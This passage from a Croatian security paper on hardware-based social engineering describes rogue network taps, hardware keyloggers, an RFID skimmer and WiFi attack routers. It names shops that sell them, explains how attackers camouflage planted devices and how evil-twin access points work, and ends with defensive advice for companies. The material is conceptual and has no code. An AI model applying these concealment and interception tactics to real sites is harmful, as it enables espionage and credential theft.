
Slika 12 *Uređaj LAN Turtle* (13)

- ***Throwing Star LAN Tap*.** Uređaj koji kopira promet koji se odvija između računala i preklopnika (engl. *switcha*). Mrežni kabel koji ide iz računala u *switch* priključi se u ovaj uređaj, mrežni kabel iz uređaja u *switch*, a kroz 3. konektor i 4. konektor izlazi kopija prometa koja se može pohraniti i nad njom raditi analiza npr. *Wiresharkom*.



Slika 13 ***Priključivanje LAN kabela u uređaj Throwing Star LAN Tap*** **(14)**

- **Hardverski *keylogger***. Uređaj koji se postavlja između tipkovnice i računala na način da se tipkovnica spoji na njegov priključak, a uređaj na računalo. Bilježi i prikuplja sve što je korisnik računala na koji je spojen tipkao (među čime su i korisničke vjerodajnice/šifre). Postoji više inačica koje se razlikuju u cijeni – jeftinije bilježe prikupljene informacije u svoju memoriju pa napadač mora po njega doći, a na skupljima se može konfigurirati adresa e-pošte na koju će slati prikupljene podatke putem bežične mreže.



Slika 14 ***Priključivanje tipkovnice u hardverski keylogger koji se priključuje na računalo*** **(15)**


- **ESP RFID alat**. Uređaj koji se instalira u sustav za očitavanje prislonjenih kartica za npr. ulaz u prostoriju. Pasivno bilježi i prikuplja *Wiegandove* podatke (*Wiegand* je najrasprostranjeniji protokol koji se koristi u sustavima za očitavanje), a pregledavati ih se može putem *web* sučelja. Također, uređaj ima *WiFi* mogućnosti za stvaranje vlastite pristupne točke ili spajanje na postojeću mrežu. Trenutno se cijena kreće oko $30.

Neke od *online* trgovina na kojima je moguće nabaviti takve uređaje su:

- https://shop.hak5.org/
- https://technical.nttsecurity.com/post/102e2hp/red-team-toolkit-essentials
- https://shop.riftrecon.com/
- https://www.wallofsheep.com/
- https://hackerwarehouse.com/
- https://lab401.com/


Kako bi osigurao da nitko ne otkloni zlonamjerni uređaj, napadač ga „kamuflira“ na neki od sljedećih načina:

- Uređaj izgleda slično legitimnom uređaju koji tvrtka koristi.
- Uređaj je skriven ili se nalazi na neprimjetnom mjestu.



Slika 15 ***Skrivanje usmjerivača među koricama knjige*** **(16)**

- Uređaj se nalazi među u gomili legitimnih uređaja i nitko ne sumnja da je zlonamjeran. Netehničko osoblje ne snalazi se dovoljno dobro s računalnom opremom da bi moglo utvrditi je li neki uređaj „viška“ ili bez njega više ništa neće raditi.



Slika 16 ***Šaljivi prikaz korisnikove izgubljenosti među brojnim kabelima*** **(17)**

- Uređaj ima natpis poput „*IT - Don't remove*“. U velikoj organizaciji s više tehničara teško je utvrditi je li uređaj s takvim natpisom stvarno postavila legitimna osoba, ali svi se boje ukloniti ga jer možda može doći do nekih problema.

Slika 17 ***Natpis „IT-Don't remove“ na zlonamjernom uređaju***

Nije nužno da napadač uđe u prostorije tvrtke u kojima se nalaze računala, već napadač može posegnuti i za postavljanjem uređaja poput „MiFi“ usmjerivača/*routera* (npr. *GL-MiFi*) ili specijaliziranih uređaja za *WiFi* napade (npr. *WiFi Pineapple* itd.), u blizini, ali izvan prostorija tvrtke.

Slika 18 *GL-MiFi usmjerivač* (16) *i WiFi Pineapple usmjerivač* (19)

Ovakvi uređaji mogu glumiti *WiFi* pristupnu točku (engl. *Access Point*), mogu se spojiti na mobilnu mrežu (4G) i imaju bateriju. Napadač može postaviti takav uređaj negdje u blizini tvrtke (dovoljno blizu da računala unutar tvrtke vide njegovu *WiFi* mrežu i mogu se na nju spojiti). Tako postavljen uređaj je vrlo teško primijetiti jer nema žice i može se postaviti bilo gdje (npr. u grmlje) ili se prerušiti da se uklapa u okolinu.

Taj uređaj može glumiti besplatnu *WiFi* mrežu ili biti „*Evil twin*“ legitimnoj *WiFi* mreži tvrtke. *Evil twin* napad je vrsta *WiFi* napada koja se oslanja na činjenicu da većina računala i mobilnih uređaja bežičnu mrežu na koju se žele spojiti prepoznaju po nazivu ili EESSID-u bežične mreže. Taj naziv ne mora biti jedinstven, i napadač može odašiljati mrežu svojim usmjerivačem koja ima isti naziv i lozinku kao i legitimna. Ako se zaposlenik tvrtke spoji na napadačev WiFi, napadač može presretati i prisluškivati promet, što može rezultirati prikupljanjem osjetljivih informacija ili izvršavanjem različitih oblika napada.

4 Zaključak

Nažalost, teško je u potpunosti spriječiti ovakvu vrstu napada jer se zloupotrebljava ljudski faktor koji nije nepogrešiv i koji je često subjektivan u procjeni je li nešto što mu se nameće da napravi uzrokovano socijalnim inženjerstvom.

Bez obzira na brojne edukacije kojima se zaposlenici ili pojedinci obrazuju o socijalnom inženjerstvu, primamljivi besplatni hardverski uređaj poput punjača za mobitel ili slušalica često će završiti u rukama žrtve koja će ga i priključiti.

Mjere zaštite opet se mogu podijeliti u dvije skupine: sigurnosne prakse koje trebaju poduzeti tvrtke kako bi educirale zaposlenike ili spriječile izvršavanje zlonamjernog kôda ako netko i priključi zaražen uređaj, i sigurnosne prakse koje bi trebali primijeniti pojedinci, tj. osvijestiti da i naizgled bezopasne situacije mogu biti rizične jer postoji mogućnost da iza njih stoji socijalni inženjering.

Neke od preporučenih smjernica koje bi trebale poduzeti tvrtke za sprječavanje i ublažavanje uspješnih napada su:

- **Definirana sigurnosna politika s kojom su upoznati svi zaposlenici.** U velikim tvrtkama koje su najizloženije ovakvim napadima (jer u maloj tvrtki su ljudi često u interakciji i brzo otkriju ako je neki uređaj podmetnut, također se ne može netko tek tako lažno predstaviti ili neovlašteno hodati po prostorijama jer su više-manje svi zaposlenici upoznati s događanjima u tvrtki i prostor je manji) nije rijetkost da se novim zaposlenicima samo da papir na potpisivanje u kojemu su ukratko opisane neka sigurnosna pravila poput zabrane posjećivanja društvenih mreža, priključivanja USB *stickova* na računalo, slanja poruka e-pošte sa službene adrese na privatne adrese koje nemaju veze s klijentima ili kolegama, itd., ali takva pravila više djeluju kao naredbe kojima se želi spriječiti zaposlenika da obavlja privatne stvari u radno vrijeme, tj. nije dovoljno pojašnjeno da su to sigurnosni zahtjevi kojima se tvrtka brani od raznih sigurnosnih incidenata i zaposlenici nisu svjesni da se i njih može zloupotrijebiti kako bi se naštetilo tvrtki.

- **Pravilna dodjela dozvola i ovlasti**. Zaposlenik u pravilu ne bi trebao imati administratorske ovlasti na svom računalu jer time se sprječava da (namjerno ili nenamjerno) instalira zlonamjerni softver bez prethodne konzultacije s nekim iz tehničkog tima. Također, zaposlenik ne bi smio moći na svoje računalo pokretati ili prenositi sadržaje s uređaja za pohranu medija niti se spajati na mreže koje nisu interne. Neke organizacije uopće ne dopuštaju priključivanje USB uređaja i fizički onemogućuju USB priključke na računalima kako bi se zaštitile od prethodno opisanih napada.

- **Redovite edukacije uz praktične primjere.** Trendovi u svijetu socijalnog inženjeringa se neprestano obogaćuju i razmnožavaju, a redovitom edukacijom i upoznavanjem uobičajenih aktualnih tehnika socijalnog inženjerstva minimizira se rizik da se obmani neki od zaposlenika tvrtke. Naravno, klasične edukacije na kojima se održavaju prezentacije nemaju efekt kao demonstracija zaposlenicima što se sve može dogoditi zbog kršenja sigurnosnog pravila. Iz tog razloga korisno je demonstrirati neki napad koji će ozbiljnije educirati i

upozoriti zaposlenike na činjenicu koliko je u stvari napadaču jednostavno prevariti osobu s druge strane i natjerati ga da osvijesti i promijeni svoje rizično ponašanje.

- **Sigurnost na više razina i spremnost na oporavak nakon napada.** Sigurnosne mjere moraju postojati na više razina (npr. ne smije biti moguće da, ako zaposlenik priključi USB *stick,* njegovo računalo ima ovlasti za zaraziti cijelu mrežu) i mora postojati definiran plan oporavka nakon incidenta. Naravno, u tome ključnu ulogu igraju pričuvne kopije (engl. *backup*) i brza reakcija sigurnosnih stručnjaka unutar tvrtke koji trebaju spriječiti daljnje širenje zaraze i pokušati otkriti uzrok napada kako bi uspjeli zakrpati sustav na način da takav napad više ne bude moguće izvesti.

5 Literatura

1. **Vaadata.** Understanding USB attacks. *Vaadata.* [Mrežno] 9. svibnja 2019. [Citirano: 12. studenog 2019.] https://www.vaadata.com/blog/understanding-usb-attacks%EF%BB%BF/.
2. **Bursztein, Elie.** Does dropping USB drives really work? . [Mrežno] 2016. [Citirano: 16. prosinca 2019.] https://www.blackhat.com/docs/us-16/materials/us-16-Bursztein-Does-Dropping-USB-Drives-In-Parking-Lots-And-Other-Places-Really-Work.pdf.
3. **CISA .** ICS Advisory (ICSA-10-090-01). *CISA.* [Mrežno] 31. ožujka 2010. [Citirano: 24. listopada 2019.] https://www.us-cert.gov/ics/advisories/ICSA-10-090-01.
4. **Davies, Lizzy.** Russia 'Spied On G20 Leaders With USB Sticks'. *Business Insider.* [Mrežno] 29. listopada 2013. [Citirano: 24. listopada 2019.] https://www.businessinsider.com/russia-spied-on-g20-leaders-with-usb-sticks-2013-10?IR=T.
5. **Krebs on Security.** State Govts. Warned of Malware-Laden CD Sent Via Snail Mail from China. *Krebs on Security.* [Mrežno] 18. srpnja 2018. [Citirano: 24. listopada 2019.] https://krebsonsecurity.com/2018/07/state-govts-warned-of-malware-laden-cd-sent-via-snail-mail-from-china/.
6. **Ždrnja, Bojan.** Conficker's autorun and social engineering. *InfoSec Handlers Diary Blog.* [Mrežno] 15. siječnja 2009. [Citirano: 28. studenog 2019.] https://isc.sans.edu/diary/Conficker%27s+autorun+and+social+engineering/5695.
7. **CERT.** Socijalni inženjering i zlonamjerni softver. [Mrežno] studenog 2018. [Citirano: 16. prosinca 2019.] https://www.cert.hr/wp-content/uploads/2018/11/soc_inz_i_zlonamjerni_softver-2.pdf.
8. **Hak5.** USB Rubber Ducky. *Hak5.* [Mrežno] [Citirano: 16. prosinca 2019.] https://shop.hak5.org/products/usb-rubber-ducky-deluxe.
9. **Hacker Warehouse.** USB Ninja Cable. *Hacker Warehouse.* [Mrežno] [Citirano: 18. prosinca 2019.] https://hackerwarehouse.com/product/usb-ninja-cable/.
10. **pzdupe2.** How hackers smooth-talked their way past the security of a power company. *Business Insider.* [Mrežno] 8. svibnja 2016. [Citirano: 18. prosinca 2019.] https://www.businessinsider.com/hackers-social-engineering-power-company-2016-4.
11. **Hak5.** Screen Crab. *Hak5.* [Mrežno] [Citirano: 16. prosinca 2019.] https://shop.hak5.org/products/screen-crab.
12. —. Signal Owl. *Hak5.* [Mrežno] [Citirano: 16. prosinca 2019.] https://shop.hak5.org/products/signal-owl.
13. —. LAN Turtle. *Hak5.* [Mrežno] [Citirano: 16. prosinca 2019.] https://shop.hak5.org/products/lan-turtle.
14. —. Throwing Star LAN Tap. *Hak5.* [Mrežno] [Citirano: 16. prosinca 2019.] https://shop.hak5.org/products/throwing-star-lan-tap.
15. **Just Landed.** Keylogger - keygrabber - stealthy hardware keylogger . *Just Landed.* [Mrežno] 7. kolovoza 2019. [Citirano: 23. prosinca 2019.] https://classifieds.justlanded.com/da/Amerika/Kob-salg_Elektronik/keylogger-keygrabber-stealthy-hardware-keylogger-1420832.
16. **Miller, Danielle.** Organizing the Office. *Pinterest.* [Mrežno] [Citirano: 16. prosinca 2019.] https://www.pinterest.com/pin/504051383266252400/.
17. **Kolarov, Vlad.** Man with a lot of computer cables. *eVlad.* [Mrežno] [Citirano: 16. prosinca 2019.] https://www.evlad.com/cartoons-store/man-with-a-lot-of-computer-cables/.

18. **GL Technologies.** GL-MiFi. *GL Technologies.* [Mrežno] [Citirano: 16. prosinca 2019.] https://www.gl-inet.com/products/gl-mifi/.
19. **Hak5.** WiFi Pineapple. *Hak5.* [Mrežno] [Citirano: 16. prosinca 2019.] https://shop.hak5.org/products/wifi-pineapple.